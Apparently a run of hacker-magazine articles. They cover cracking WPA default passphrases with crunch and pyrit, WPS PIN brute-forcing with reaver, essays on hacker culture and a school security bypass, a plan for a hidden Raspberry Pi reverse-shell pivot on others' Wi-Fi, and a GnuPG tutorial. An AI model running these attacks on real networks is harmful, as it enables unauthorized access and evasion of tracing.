The keyspace of a ten-digit number is 1010, or ten billion. With my hardware, I can exhaust this keyspace in a theoretical maximum of four days and seven hours - but this assumes the target PSK resides at the end of the list. In practice, attacks usually take around half the theoretical maximum time. This means any AT&T AP with default configuration is severely vulnerable to a dictionary attack.

Generating a list of all ten-digit numbers is trivial with sufficient time and disk space. The program crunch does this effortlessly:

```
# cd /pentest/passwords/crunch
# ./crunch 10 10 0123456789 -c
➥ 100000000 -o /path/to/media/
➥START
```

The first two arguments tell crunch the minimum and maximum line lengths; the third argument is our character set; the fourth and fifth arguments instruct crunch to split our list into files of one hundred million lines for ease of management. The files will be named `<start of range>-<end of range>.txt` in the current working directory. If you're running BackTrack on a live medium, you will need to mount an external storage device and specify that in the output parameter. The uncompressed final list will occupy about 102GiB.

If you're running BackTrack on a live medium, we need to change pyrit's database location to external storage. Open the config file in vim:

```
# vim ~/.pyrit/config
```

and point the default_storage directive to external media.

Next, import the word lists into pyrit:

```
# for i in *.txt; do pyrit -i $i
➥ import_unique_passwords; done
```

This tells pyrit to import every file ending in '.txt' as a unique password list. Expect this to take quite some time. Importing the passwords into pyrit's database compresses them and makes them most readily accessible by pyrit for future attacks.

Then, attack the handshake:

```
# pyrit -r att-01.cap -o att-
➥owned.txt attack_batch
```

In this example, I've added the -o parameter to save the recovered PSK when found.

Netgear Default Configuration

Netgear's latest crop of routers ship with default ESSIDs and PSKs designed to give the user enhanced security out of the box. The ESSIDs take the form of NETGEAR##, with ## representing two digits. I was interested to find the default PSK on two routers I tested take the form of <adjective/verb> + <common animal> + <3-digit number>, e.g. smilingrabbit318. The use of words and numbers seems to offer a secure approach to default PSKs. The English language employs hundreds of thousands of words, and using two of them with three digits would seem to offer a robust, yet memorable, default passphrase.

However, this approach degrades quickly under closer examination. Netgear has not randomly chosen any two words - they are two fairly common words in a grammatically correct order. After some searching and hacking, I came up with a reasonably comprehensive list of common adjectives and present-tense

verbs which came to only 1,715 words. A list of common animals came in much smaller, at only 171 words. I didn't include highly esoteric animals (like archaeopteryx), or very specific ones (like saber-toothed tiger - just tiger). I also didn't include adjectives or verbs that a Netgear customer would view as offensive or inappropriate. Somehow, PSKs like "murdering-lion666" and "sexygorilla690" seem unlikely. I used crunch in much the same way as the example above to create a list of all 1,000 three-digit numbers, and wrote this simple script to combine them into a master PSK list:

```
#!/bin/bash
PRE=$1
SUF=$2
NUM=$3
OUT=$4
echo "Creating a list of all
➥ combinations of the files
➥  <$PRE>+<$SUF>+<$NUM> in word
➥list $OUT."
TOTAL=$(expr $(wc -l $PRE) '*'
➥$(wc -l $SUF) '*' $(wc -l $NUM
➥))
echo "Total combinations: $TOTAL"
echo "For large dictionaries,
➥ this will take significant
➥ time and disk space."
while read PREFIX
do
   while read SUFFIX
   do
      while read NUMBER
      do
         echo $PREFIX$SUFFIX
➥$NUMBER >> $OUT
       done < $NUM
   done < $SUF
done < $PRE

echo "Done."
exit 0
```

Usage example:

```
# chmod +x netgear-psk.sh
# ./netgear-psk.sh adj-verbs
➥ animals numbers netgear.lst
```

In my case, the final wordlist weighed in at a mere 293,265,000 lines and 4.8GiB - less than three percent of AT&T's default keyspace. It's possible my list isn't exhaustive and, in the absence of several networks to test it on, I can't say for sure. Even if it won't crack every default PSK, it probably will succeed at least 75 percent of the time, and maybe more. My retired gaming rig chews through this list in just over three hours, which means I could pre-compute PSKs for all 100 default Netgear ESSIDs in about twelve and a half days, making recovery of any default Netgear PSK utterly trivial.

Wi-Fi's Achilles' Heel: WPS

In 2007, the Wi-Fi Alliance sought to unify the diverse auto-configuration methods sprouting up from various vendors, which purportedly offered consumers the ability to easily set up secure networks, without any knowledge of networking or security. They published the Wi-Fi Protected Setup (WPS) protocol apart from any involvement with the IEEE, which uses hardware or software buttons and PINs to set up secure networks. At the heart of the protocol is an eight-digit PIN, usually printed on the hardware itself, which allows its possessor full control over its configuration, including any currently employed PSK - no matter how long or complex.

In theory, such a protocol is not inherently unwise or insecure. It is reasonable to accommodate inexperienced customers who can't intelligently decide between various encryption options, who will very likely choose insecure configurations. The use of an eight-digit PIN also need not cause concern, since 10^8 offers some hundred million possibilities. An example of one such secure deployment would instruct the customer to press the physical WPS button on the router, then enter the PIN on the computer. The router will accept a PIN for up to 30 seconds after pressing the button, then lock itself to further PIN requests. This would render PIN brute-forcing completely infeasible.

For inexplicable and inexcusable reasons, WPS is not deployed this way as of this writing. Quite the contrary, it suffers from several critical design flaws that now threaten the security of millions of networks worldwide. In December 2011, Stefan Viehböck publicly announced this vulnerability, which currently has no known countermeasure aside from disabling WPS entirely. Tragically, this isn't even possible on some APs, and firmware updates to address this have come slowly - if at all.

Very few routers limit the number of allowed PIN attempts in a given time interval. Some allow for one attempt every 1-2 seconds, while others will lock WPS for a paltry five minutes after approximately 25 incorrect attempts, barely delaying an attack.

Most appalling yet, WPS also does not employ the full keyspace offered by an eight-digit number. The last digit is a checksum, and the remaining seven digits are divided

into groups of four and three digits, which are confirmed independently by the AP. This effectively reduces the keyspace to a mere 11,000 possible PINs ($10^4 + 10^3$). At two seconds per PIN, an attacker can recover the AP's PSK and gain authority to (re)configure the device in a theoretical maximum of about six hours. In practice, WPS PINs usually crack in roughly two to ten hours, depending on the AP. Any AP with WPS enabled is vulnerable to this brute-force attack, which has been implemented in the program reaver, also available on BackTrack 5.

Reaver offers an attacker many options, and comes paired with a tool called wash which identifies vulnerable APs within range. Assuming one has enabled monitor mode on a wireless interface,

```
# wash -i mon0
```

shows all WPS-enabled APs in range along with some basic WPS information. One only needs the BSSID of the target AP to begin a basic reaver attack:

```
# reaver -i mon0 -b <BSSID of
➥ target> -c <channel of
➥ target> -v
```

Using -v tells reaver to enable verbose logging, printed to standard output. Most often, problems carrying out the attack are solved by achieving better signal quality with the AP. An RSSI of -65dB or better offers the best chance of success. Depending on the AP, the attacker may need to adjust the delay between PINs with the -d option, or set a recurring delay after a number of attempts with the -r X:Y option, which sleeps Y seconds after X PIN attempts. Using small Diffie-Hellman numbers with the -S option may also speed the attack. An alternate invocation will log reaver's progress to a file, with optional monitoring from a separate terminal:

```
# reaver -i mon0 -b <BSSID of
➥ target> -c <channel of target>
➥ -v -o reaver.log
<Alt-F2>
# tail -f reaver.log
```

Bear in mind that MAC spoofing works with reaver only when the physical interface is spoofed (e.g. wlan0), not just the monitor interface (e.g. mon0).

The only major drawbacks to a WPS attack are that they generate a lot of traffic, and the attacking device must remain within range of the target for the duration. Even still, this attack remains very attractive because it offers a guarantee of success to reveal any PSK, no matter how long or complex.

Defense

Disabling WPS and deploying WPA2-AES/CCMP with a strong passphrase offers very good protection in most circumstances. I recommend ten or more mixed-case alphanumeric characters, using at least one special character. In this scenario, an attacker would probably move to side-channel attacks, like social engineering - or just move along to lower-hanging fruit.

Since the wordlist is at the heart of any handshake attack, it's wise to take measures to ensure your PSK never ends up in one. Various password database leaks form the basis of many likely wordlists. For example, RockYou.com was compromised and leaked some 32 million plaintext passwords. More recently, attackers released about 450,000 plaintext passwords from Yahoo, many of which may be considered "secure" passphrases. I have personally verified that none of my PSKs were part of these disclosures, and I suggest you do the same.

Some APs offer the option to schedule downtime, which automatically disables the Wi-Fi radio at certain intervals. This narrows an attacker's window of opportunity, which is especially relevant to WPS attacks.


If disabling WPS is not possible on your router (for example, some Linksys units won't actually disable WPS even if you opt for manual configuration), consider flashing it with DD-WRT, a free aftermarket firmware that does not support WPS. Verify none of your networks employ WPS by running the wash tool described above.

Arguably the most secure wireless protection comes from deploying a RADIUS (802.1X) server and WPA2-Enterprise, but this is not practical for many small networks. If your network runs a candidate server and the increased security merits the investment, consider this option.

Finally, in some circumstances, Wi-Fi offers more risk than reward and should not be deployed at all. Networks that house very sensitive information would do well to avoid the risk altogether; an attacker cannot crack a PSK or PIN that doesn't exist.

I would like to thank Jesus, my wife, and the entire staff and community of 2600 *for many years supporting my hacking endeavors.*

THE MATURATION CYCLE OF A HACKER



by lg0p89

Over the years, it has become apparent that there is no such thing as complete computer security. There is always a flaw somewhere or an opening for an exploit. For some people, this draws them to our game (to breach the subject's system). It is the thrill of the chase that brings them back for more and more. For some, this is for personal gain. They may code a new virus or exploit. At some point, because the user is generally the weakest link, access is gained to their email and system. The subject's login codes are gained, as well as trade secrets.

What would drive someone to do the above mentioned activities? The hacker starts young. They are generally drawn to the tech-oriented activities. This could take the form of electronics or computers. After their appetite has been whetted, they seek more information and experience with the computer and its ability to reach and touch nearly everyone. They may, for example, start to show more interest in the local high school's lack of security. For instance, many years ago, to access the local high school's heating and cooling system, one could dial in using a modem connected to a handset. As long as you had the password, the A/C was at your disposal.

The hacker life cycle may be comparable to a tree. The first is much like the seed being planted. The hacker begins to be interested in computers. This may start with video games or other electronica. They bore with this and move on. The newly minted hacker may start coding. They are drawn to this as a basic curiosity. There are no malevolent thoughts or actions. They just want to know how it works. If brazen enough, they may even try to upgrade their rights on a system.

After this area of expertise has been fully explored, the hacker may move forward into the next stage; let's call it the sapling stage. This is done without thought due to boredom in school, personal pursuits, or other avenues drawing their attention. They start to enjoy learning more about IT and security. This is further enhanced as they find systems are not appropriately patched and compromising them would not take all too much work. They may find this exciting, which only further fuels the fire.

The last stage would be analogous to a mature tree. The hacker has a good sense of who they are and their self-identity. They are comfortable spending time with other hackers. If they don't know something, they are comfortable with asking an associate for a second opinion.

Some people may view this as a bad thing. The knowledge is more of a tool, void of feelings and intent. The writer views this more as a positive thing. The curious mind is ever expanding and creative.

To remove any potential issues, there are ways to help keep the hacker on the more appropriate (i.e., legal) path. The friends and associates may foster the curiosity and grow this in a positive manner by encouraging them to explore and think about the processes. The mentor could be helping one of the next STEM generation. In this, they can guide the hacking. The parent, if this is the person helping the hacker/child, should not be what the writer calls a DVD parent (gives the child a DVD and tells them to watch; practically uses this as a baby sitter and a way to socialize their child), but should engage them in this.

The potential greatness is limitless.

There is *Never* a Free Lunch

by lg0p89

Overall, technology is a great thing. I cannot imagine what life would be like without my iPhone, laptop, etc. It would simply be a mental drain, as everything would slow down exponentially. Technology has made us more productive, given us the ability to contact family and friends in an instant, and, in general, made our lives so much simpler. This is clearly the positive side.

As with anything, if there is a positive, there is a negative to counterbalance this. There is always someone working to get something for nothing (and the checks for free; sorry for the 80s reference, but it was fitting). These scam artists offer you something to make your life easier. After all, this is exactly what we want. This could take the form of a call or email stating the lottery has chosen you as a winner. This could also manifest itself as you - Joe or Josephine Consumer - being called out of the blue by a Microsoft customer service representative letting you know your system is corrupted with a virus. He can certainly fix the issue in a very expedited and quick timeframe. He would just need remote access to your machine.

This sounds easy enough. You just allow him access to your computer and all will be fine in a few minutes. The alleged Microsoft representative stated there are viruses on your system that could cripple it.

The person on the phone really is not working for Microsoft. I know you are as surprised as I was (sarcasm) to hear this. This clearly is nothing more than scamming a gullible person. Microsoft does not cold call a consumer regarding their PC having a virus. It just does not happen. As a rule of thumb, there probably is nothing wrong with their system. If they do allow the scammer the remote access, the bugs the scammer was supposed to protect the consumer from are put on the machine (malware, keylogger, or other software apps). They could collect the consumer's credit card information and numbers, passwords for everything the consumer has logged into, and other private or confidential information.

The lessons to be learned abound here. As a consumer, don't purchase computer services over the telephone. This is only going to be a problem. Also, don't let someone you did not initiate contact with have access to remote control your system. If you do, you will have a bad day. A little common sense goes a long way.

To answer the question of what defines the word "hacker" is to take on a seemingly impossible task, one that arguably still has yet to be resolved. Just as the media wrongly portrays hackers as evil, lawbreaking individuals, so do the hackers themselves often question what exactly the term means. I am going to attempt to answer this question in a way that will not actually define the word, but instead share what the word means to me, as a person.

As long as I can remember, I have had an extreme passion for technology - computers and the Internet, in particular. When I was just five years old, I had the privilege of owning my own computer. It was a Commodore 64, and I primarily used it to feed my growing addiction for video games. One day, my grandfather (rest in peace, Grandpa) came over to our house to visit, and in the process, he brought me a huge case of floppy disks that each contained one or more games on them. I was ecstatic. As happy as I was to see Grandpa, when I found out that he had brought me video games to play, I wanted to boot them all up right then and there, and play all day and night. And he knew it.

I played my heart out that day and, eventually, Grandpa ended up showing me how to use a program called Copy II 64. Initially, I thought it was quite boring - I mean, it wasn't a video game - how fun could that be? However, I let Grandpa finish telling me about the program. It was the least I could do. After all, he brought all of these cool games for me to whet my appetite with.

It turned out that, using this Copy II 64 program, I could take a blank floppy disk that I bought from the store and copy a game that Grandpa brought for me onto said disk so I could have my own copy. Suddenly, this "boring" program became much more interesting to my five-year-old mind. I could get floppy disks from the store, copy all of Grandpa's disks, and keep the copies for myself so I could play them anytime! I think Grandpa was able to tell that computers were going to be big in the coming years, and he realized while watching me play all of those games and loading them up by myself that, with little assistance, my profound interest in them would benefit me in the long run. So Grandpa let me keep all of those games until I had copies of all of the ones I wanted.

It took a few run-throughs with Dad helping me out to learn exactly how to copy the disks the right way, but after about five or ten disks, I was able to do it by myself. At five years old, I was inadvertently a part of the "warez" scene - a scene I never even knew existed, one that I didn't even know I was a part of until many years later.

Dad realized, like Grandpa did, that I had a certain "knack" for technology. He realized this as soon as I was three years old and able to go outside and tune our satellite dish to the Disney Channel so I could watch cartoons. So Dad encouraged my experimentations with our C64 - he supplied me with the floppy disks, and I copied damn near all of Grandpa's collection. Soon, I had my own archive of video games. And I was a happy kid.

Fast forward a year or two and, after exhausting my entire archive, I began to instinctively question things. I had this entire collection of games at my disposal, games that I played until I knew every nook and cranny. I knew everything about them. But eventually, a question came to mind: how were the games created in the first place? How did the Copy II 64 program know what to do to get the games from Grandpa's disks onto mine? Was it magic?

During these periods of questioning and wonder, I had access to a lot of magazines of Dad's and Grandpa's, such as *Compute!* and other such publications. These magazines often included games that you could type into the computer and save onto a tape or disk. I never typed any in because my young mind felt that playing these games wouldn't be worth the work it would take to type them in. However, as I was curiously scanning over the lines of so-called "BASIC code" that had to be typed in, I wondered why they had to be typed in to get the game to work? How do these lines of "code" create the game? As far as I knew, the white-headed dude named Jumpman in the Epyx classic of the same name just appeared from thin air, and it was my job to help him disarm the bombs and save Jupiter from being blown up by the bad guys. I knew I had to control him with the joystick - I never knew why he couldn't move without my help, nor did I care. I just wanted to win the game!

Then, one day as I was playing, I noticed something on the title screen that I never really noticed before. In white text below the colorful Jumpman logo, were the following words: "CREATED BY: RANDY GLOVER".

Who was Randy Glover? And how did he create Jumpman? How did he make Jumpman move, dodge, and most importantly, jump? Did it have something to do with these codes, like the ones I saw in *Compute! Magazine?* How did he know which codes to put in to make all of this happen? I had to find out, I was too curious to let it slide. So I began reading everything I had to get clues: issues of *Compute!* and the other magazines I had, and the manuals for the Commodore itself. I eventually unearthed the *Commodore 64 Users' Guide* from the cardboard tomb it laid in. This book eventually became my Bible. I saw commands within its pages that I was familiar with from the magazines: PRINT, GOTO, IF...THEN, etc. This manual, however, told you exactly what each command did, and how to use them. Being a child at the time, I had no idea what the commands meant, even with the detailed syntax descriptions of each one, but I'll be damned if it did not blow the roof off of my curiosity.

As I read this manual, I found a command called LIST. According to this manual, you could use the LIST command to show you all of the codes that comprise a program. Bingo! This was the holy grail I was looking for! The key was to LOAD the program into memory first, which I was already familiar with from booting all of my games up. So, I put in my Jumpman disk I copied from Grandpa, typed LOAD"*",8,1, and after the game loaded, instead of typing RUN to run the game program, I typed LIST. My screen started flooding with BASIC code, and my eyes lit up like a Christmas tree as I watched them all fly by. I had absolutely no idea whatsoever what they all technically meant, but at that point I didn't care - because I knew I had just found what made Jumpman jump!

These codes whisking by my screen were Greek to my child mind, but I knew that they were what made Jumpman come on the screen, acknowledge what I was doing on my joystick, react to it, avoid that pesky white bullet-thingy, and defuse the bombs on every stage. This was how Jumpman knew what to do when I told him to do it. And the fact that I was able to find all of this out on my own was a catalyst not only for my future synergy with technology and computers, but also for the very foundations and principles I would build myself upon. It sparked the beginning of my way of life.

My research did not stop there. I looked into BASIC coding a little more and, while I didn't go too far with it initially, I did code my own program eventually. It was a program that acted like a clerk at a store. It would greet you with a message, then ask you for five things you wanted to buy. After entering what you wanted to buy, it would thank you and say "here's your receipt:" and list off all five things that you bought. It wasn't much at all, but the fact that I was able to write this, save it to a floppy disk, call it my own creation, and achieve this feat all by myself filled me with joy. I created my own computer program, just like Randy Glover did with Jumpman!

We got rid of the Commodore 64 eventually, along with my game archive, passing it on to my aunt and cousins for them to use. We moved into the Windows world, which carried on well into high school, where I met another friend who was into computers. Until then, I had been the "computer guy" at my school. Everyone would see me and think "there's the computer kid." But as I talked with my friend, who had the same creative writing class in tenth grade as I did, I realized that he knew way more than I did. I kind of looked up to him. He told me about all kinds of computer tricks he did, and introduced me to something that I knew of, but didn't know too much about: hacking.

I figured that hacking was something I would never be able to do. I didn't possess enough know-how to be able to do it. While never telling me outright, he showed me that anyone could do it. He even brought in old issues of a publication called *2600 Magazine* for me to read. The stuff in this magazine blew my mind. It kind of took me back to when I was browsing through *Compute! Magazine*. I had no idea what the articles in *2600* were actually talking about but, man, did it ever interest me.

One day during class, I was on the computer that we had in our classroom. I made a joking comment about how I wished they hadn't locked down Internet Explorer so I could play Flash games on the Web. My friend kind of smiled, and then proceeded to tell me how easy it was to "break" that lock. Knowing his technical aptitude, I didn't doubt that he was able to do it. Hell, he brought in pirated movie bootlegs of movies that were still in theaters, and watched them during class. I figured anyone who knew how to do that knew what they were doing. So I asked him how he defeated the security locking down the computer, because I wanted to try it too. His response was that he was not going to tell me outright how to do it, because he wanted me to learn how to do it for myself. Frustrated, I tried everything I could think of: opening the FORTRES security program itself and trying different passwords, removing the program outright, finding alternate paths to the Internet Explorer executable.... Nothing worked.

My friend, knowing that I would eventually learn and succeed, and that I was genuinely interested in how it worked and not just being a "skript

kiddie," gave me a hint. He told me there was a certain file in the Windows operating system that made the program start when the computer boots up. He didn't tell me the file nor how to access it, just that it existed. Grateful for the tip, and his mercy towards my undying will to find out how to break the security, I researched the issue.

It turned out that there was a file called AUTOEXEC.BAT, which contained commands to load programs at startup. Perfect! This was exactly what I needed. However, when I tried to open that file to edit it, I was unable to. It was most likely the security that was preventing me from doing this. As I was experimenting with the computer, I restarted the PC and, for some odd reason, it dropped me to a command line. I had noticed that I had accidentally left a floppy disk in the drive and forgot to take it out, and that the disk must have triggered the command prompt for some reason.

Then it clicked. I had a command line staring me in the face and the security had not loaded yet. I had full access to the system! I opened the EDIT program through the command prompt, and opened AUTOEXEC.BAT from the C: drive of the computer, and voila! There was the file, in plain sight. After some searching, I found the line that contained the command to boot the FORTRES security program that I wanted to disable. I saved the current, unaltered AUTOEXEC.BAT to the floppy disk and then removed the line telling FORTRES to start, and saved that as a different filename, also to the floppy. I then exited EDIT.

Now, the moment of truth had arrived. I deleted the AUTOEXEC.BAT from the C: drive of the computer, copied the altered version from my floppy with the FORTRES line removed, and renamed it to AUTOEXEC.BAT. I then restarted the PC and, when it booted up, I double-clicked on Internet Explorer, and the MSN welcome page popped up, ready to take me to any website I wanted! Then I rebooted the PC again, this time deleting my altered AUTOEXEC.BAT and putting the unaltered one I saved earlier in its place, and restarted. The security came back up, just like it was supposed to. I could now turn the security off, do what I wanted, then turn it back on, and no one would be the wiser!

I hurriedly showed my friend what I did, and he gave me a pat on the shoulder, and told me something that would stick with me for the rest of my life, something that I will never forget.

"If you give a man a fish, he will eat for a day. If you teach a man how to fish, he will eat for a lifetime."

It was then that I realized that not only was hacking something that I could indeed do, but also that I had already done it prior to this feat. What I had just done, finding out on my own how to disable the security and re-enable it, was exactly what I did when I was a child, when I found out on my own how to view the code of the Jumpman video game. I embraced my curiosity, and never stopped learning and teaching myself how to do things until the task was done.

That is what hacking is to me - having a curiosity that you embrace, and using that curiosity to fuel your need to learn and accomplish a task, no matter how impossible it may seem. It need not even apply to computers - it can literally apply to anything.

I just turned 28 years old last month, and have never felt happier and more accomplished with myself and my life. And the main reason for that is because the hacker mindset has been ingrained so deeply into my very existence that I know there is absolutely nothing I cannot accomplish, no obstacle I cannot surpass, and no problem I cannot solve. Knowing that I can overcome anything life throws at me, one way or another, gives me the confidence to throw all of the sorrow and pain that often comes with the problems of life away, and focus on the positive. Trusting my instincts, questioning everything, and staying true to myself are what carry me through life's hurdles. And before I knew what hacking was, I did not realize I even had this power.

And implementing the hacker mindset is not only for a select few. Anyone can do it. As I said previously, and as many other hackers have said before me, hacking need not be applied only to computers and technology. Whatever your passions in life are, you can apply the hacker mindset to them. Maybe you like cooking, and experiment with different recipes that nobody has ever come up with before. That's hacking. Perhaps you like playing card games, and you came up with a game no one has ever played before. That's hacking. Perhaps you are into woodworking, and constantly use your skills to craft new types of structures or items that can be useful in everyday life, or solve a task in a way that no one ever thought of before. You hack every time you do that. Or maybe you are just a normal person, with a normal 9-5 job, who throughout your monotonous day, comes up with different little things to do or try to make the day go by faster and retain your sanity, while not impeding on your job performance. That's an awesome hack! These are just examples, there are many, many more ways to apply the hacker mindset to your life, no matter who you are or what you do.

As undefined as the actual term "hacker" may be, the hacker mindset is something that can be understood and applied by anyone. And that is what I choose to focus on.

Synystr is currently enjoying life, working on a computer helpdesk in Michigan. He is in the process of planning his most elaborate hack - hacking himself.

CYA Using a Pi to Pivot

by 0rbytal
0rbytal@burntmail.com

This article explores one method to cover your tracks online (I haven't actually tried this), and is for educational/informational purposes only. As with every decision you make in life, if you decide to use this information for nefarious purposes, be prepared to face the (likely negative) consequences.

If you're not familiar with the Raspberry Pi, you've been missing out on a trending piece of hacker hardware! The Raspberry Pi is a computer about the size of a credit card that runs an ARM processor and has exposed general purpose input/output ports, HDMI video output, SD card slot (used to load the OS), two USB 2.0 ports, and a standard LAN port - all for around $35. Once you install Raspbian, PwnPi, Arch, or some other Linux distribution onto your SD card, the Pi boots from the SD card (which also doubles as the "hard drive" for the system).

I only suggest getting the Raspberry Pi because it's the most affordable portable computer, and I have one. The technique detailed in this article could just as easily be implemented using a BeagleBone, Parallella, or other super-portable computer. Since I do not own one of the others, it is up to you to apply this technique to your own configuration.

One of the most important steps in penetration testing and remote exploration is to *Cover Your Tracks*. If your activity is traced, you don't want the trail to lead back to you. For this reason, many explorers base their operations from a free/open Wi-Fi spot or Internet cafe. However, a cunning (or lazy) digital explorer would prefer to stay at home but make their activity *look* like it's coming from somewhere else. This method is called "pivoting," using an intermediate system as a conduit through which all activity is transmitted and received. Any hacker familiar with the Metasploit Framework understands pivoting, and prefers to pivot to cloak their activity behind another source.

Because the Raspberry Pi can run on Linux and be powered by any source with a micro-USB adapter, a creative hacker could design an inconspicuous case for his Pi and stash it somewhere that might be easily overlooked, or never discovered! So, here's how I might pull off a Pi-Pivot *if* I were to try it....

Step 1: Identify an open Wi-Fi connection, or a Wi-Fi access point (AP) "secured" with WEP (because it's *ridiculously* easy to crack).

Step 2: Register a free No-IP account (`www.noip.com`), or some other dynamic DNS provider that can resolve my registered sub-domain name to my dynamic IP address.

Step 3: Set up PwnPi (like BackTrack for Raspberry Pi) or Kali Linux on my Raspberry Pi. Write a script that automatically connects to the Wi-Fi AP (identified in Step 1), then every five minutes tries to connect to my No-IP sub-domain name (registered in Step 2) on some high port number that I'll remember. By having the Pi call *out* to us, we don't have to worry about breaching the firewall to the Wi-Fi AP. The Pi would be pushing a remote shell script to my system prompting me to enter a password. This way, if the Pi is ever scanned and the open port is discovered, the curious port-scanner would have to know the password to get the shell.

Step 4: Set up a listener on my home system and port forwarding on my router to direct the traffic (on the port chosen in Step 3) to my listening system.

Step 5: Travel to the Wi-Fi AP (identified in Step 1) and find an inconspicuous place to leave the Pi so it is highly unlikely to be discovered... like sitting atop a ceiling tile. If there was no outlet nearby to power the Pi, I'd bring some sort of battery pack with a micro-USB adapter to supply the power for my clandestine PiPivot. *Turn on the Pi and leave it*.

Once the Pi Pivot connects to the Wi-Fi AP, it calls out to the No-IP sub-domain name I registered (e.g. pivotpi.no-ip.biz), shoveling a shell to my home system that is listening for the

connection on the high-numbered port. Upon successful connection to my home system, I enter the password, and I'm given a shell to my Pi to be used as a pivot. Now all of my exploration looks like it's coming from the Raspberry Pi hidden somewhere near the Wi-Fi AP.

Tracks are now covered.

Things to keep in mind about implementing this:

- You should be willing to sacrifice this Pi. You can't expect to *always* retain access to this Pi once it is hidden.
- If you power your Pi with a battery, your connection is only good until the battery dies.
- Your pivot is only available if the Wi-Fi AP configuration stays the same. If the SSID changes, or the AP owner decides to secure it with WPA2, your pivot is down until you can regain physical access to it.
- If your Pi *is* discovered, it's possible that your activities *could* be traced back to you if you haven't thoroughly covered your tracks on *it* as well!

Go get a Raspberry Pi, explore it, share your results, and Hack *All* The Things!

PRETTY GOOD PRIVACY

by Klaatu

Not that it probably came as much of a surprise to most regular *2600* readers, but the revelations that the NSA has been monitoring nearly all Internet communications with the acquiescence of some of the largest and most popular service providers does reinforce the importance of encrypting web traffic.

Obviously there are no guarantees with any method of encryption; any encryption could theoretically be broken. However, using the OpenPGP protocol to encrypt files and emails can be made basically transparent to the user, so there's hardly an argument against using it since, at worst, it adds at least a temporary layer of obfuscation to online communication.

History of OpenPGP

The back story of OpenPGP is well documented online, but here's a brief summary. Phil Zimmerman developed PGP and distributed it amongst friends so that they could encrypt communication. Once PGP left the U.S. borders, Zimmerman was accused of exporting munitions and was brought to trial by the U.S. government. He won the battle in the end, and PGP itself has since been owned by a few different corporations and has also become an open standard.

The theory of OpenPGP involves key pairs. Each party involved in communication has a public and a private key. Each message is encrypted using the sender's private and the recipient's public keys, and then decrypted using the recipient's private and the sender's public key.

It might help to think of it in simplified algebra.

For instance, a very simple formula such as:

```
x + 2 = y + 1
```

is fairly easily solved, or at least it is easy to iterate through many possible solutions. However, a more complex example such as:

```
(private_x * 2) * e =
➥ (private_y / 4) * e
```

is quite a lot more difficult and, in fact, mostly impossible without at least one of the private values.

The actual algorithm for OpenPGP would be quite a bit more complex with far longer numbers involved.

The most common implementation of OpenPGP is GnuPG (Gnu Privacy Guard). This is available built-in on Linux, and is freely downloadable for Windows and OS X.n

Basics of GnuPG

Once you have installed GPG, you must create a key pair for yourself. There are probably GUI programs to help with this, but it is easily done via a UNIX or UNIX-like shell (such as Cygwin or PowerShell on Windows). This article provides instructions for Bash or zsh.

In a UNIX terminal, type this:

```
gpg --gen-key
```

A text menu pops up, giving you a choice

of encryption methods, and how many bits you want your key to use. The defaults are always safe.

You then must choose if and when you'd like this key to expire. The default is Never (0) and, for personal use, that's probably what you want. Confirm all of your choices, and then assign a user, email address, and an optional comment to that key. GPG prompts you for each of these, so enter the email account information you wish to use with this key.

Once your key pair is generated, you can try a test encryption. Since you have no one else's public key incorporated into GPG yet, this test will encrypt and decrypt a simple message for yourself:

```
echo "hello world" | gpg
➥ --encrypt > ~/hello.gpg
```

Now a fully encrypted file called `hello.gpg` exists on your hard drive. Were you to attempt to open the file, you would see naught but gibberish.

To decrypt it:

```
gpg --decrypt ~/hello.gpg
```

These examples have used GPG directly. You are free to do this for files or even tarred and zipped directories as an alternative to something like TrueCrypt, and on Linux most of the popular file managers feature full GPG integration so that when you attempt to open an encrypted file, you will be prompted for your key passphrase. Likewise, for email, it's usually convenient to let your email client do the work. There may be PGP plug-ins for the email client of your choice. This article covers Enigmail, a plugin for Thunderbird.

Distributing Public Keys

Before you can encrypt an email message for someone, you must import their public key and they, in turn, must have access to yours. The easiest way to distribute your public key is to send it to a keyserver.

First, determine your key's ID:

```
gpg --list-keys | grep pub
```

This returns, for example:

```
1024D/BC9AE666 2009-09-11
```

The number following the slash is your key ID.

Push it to a key server thusly:

```
gpg --send-keys --keyserver keys
➥.fedoraproject.org BC9AE666
```

There are many key servers on the Internet and they regularly duplicate one another's list of keys, so you need only to pick one at random and use it. `keys.fedoraproject.org` is as good as any other, but there are lists online.

To import someone else's key into your own GPG keychain, use the search function of GPG. You can search by name or email address.

```
gpg --search-keys klaatu
```

This will return a list of keys that seem to match your search; import the one that you feel is appropriate.

Encrypting Email

Using GPG with Thunderbird is made possible by the Enigmail add-on. Install the Enigmail add-on via Thunderbird's Add-On menu option.

Once Enigmail is installed, your Thunderbird client will have a new menu option for OpenPGP, and a new button or two. If you are averse to the shell-based interface of GPG, the openPGP menu allows you to do most everything already covered in this article. Assuming you have already generated your keys, however, all you need to do to set up Enigmail is to confirm your key via `OpenPGP Menu > Key Management`. Once this exists, you can either sign or encrypt (or both) your emails any time you enter an email address that matches a public key contained in your GPG keychain.

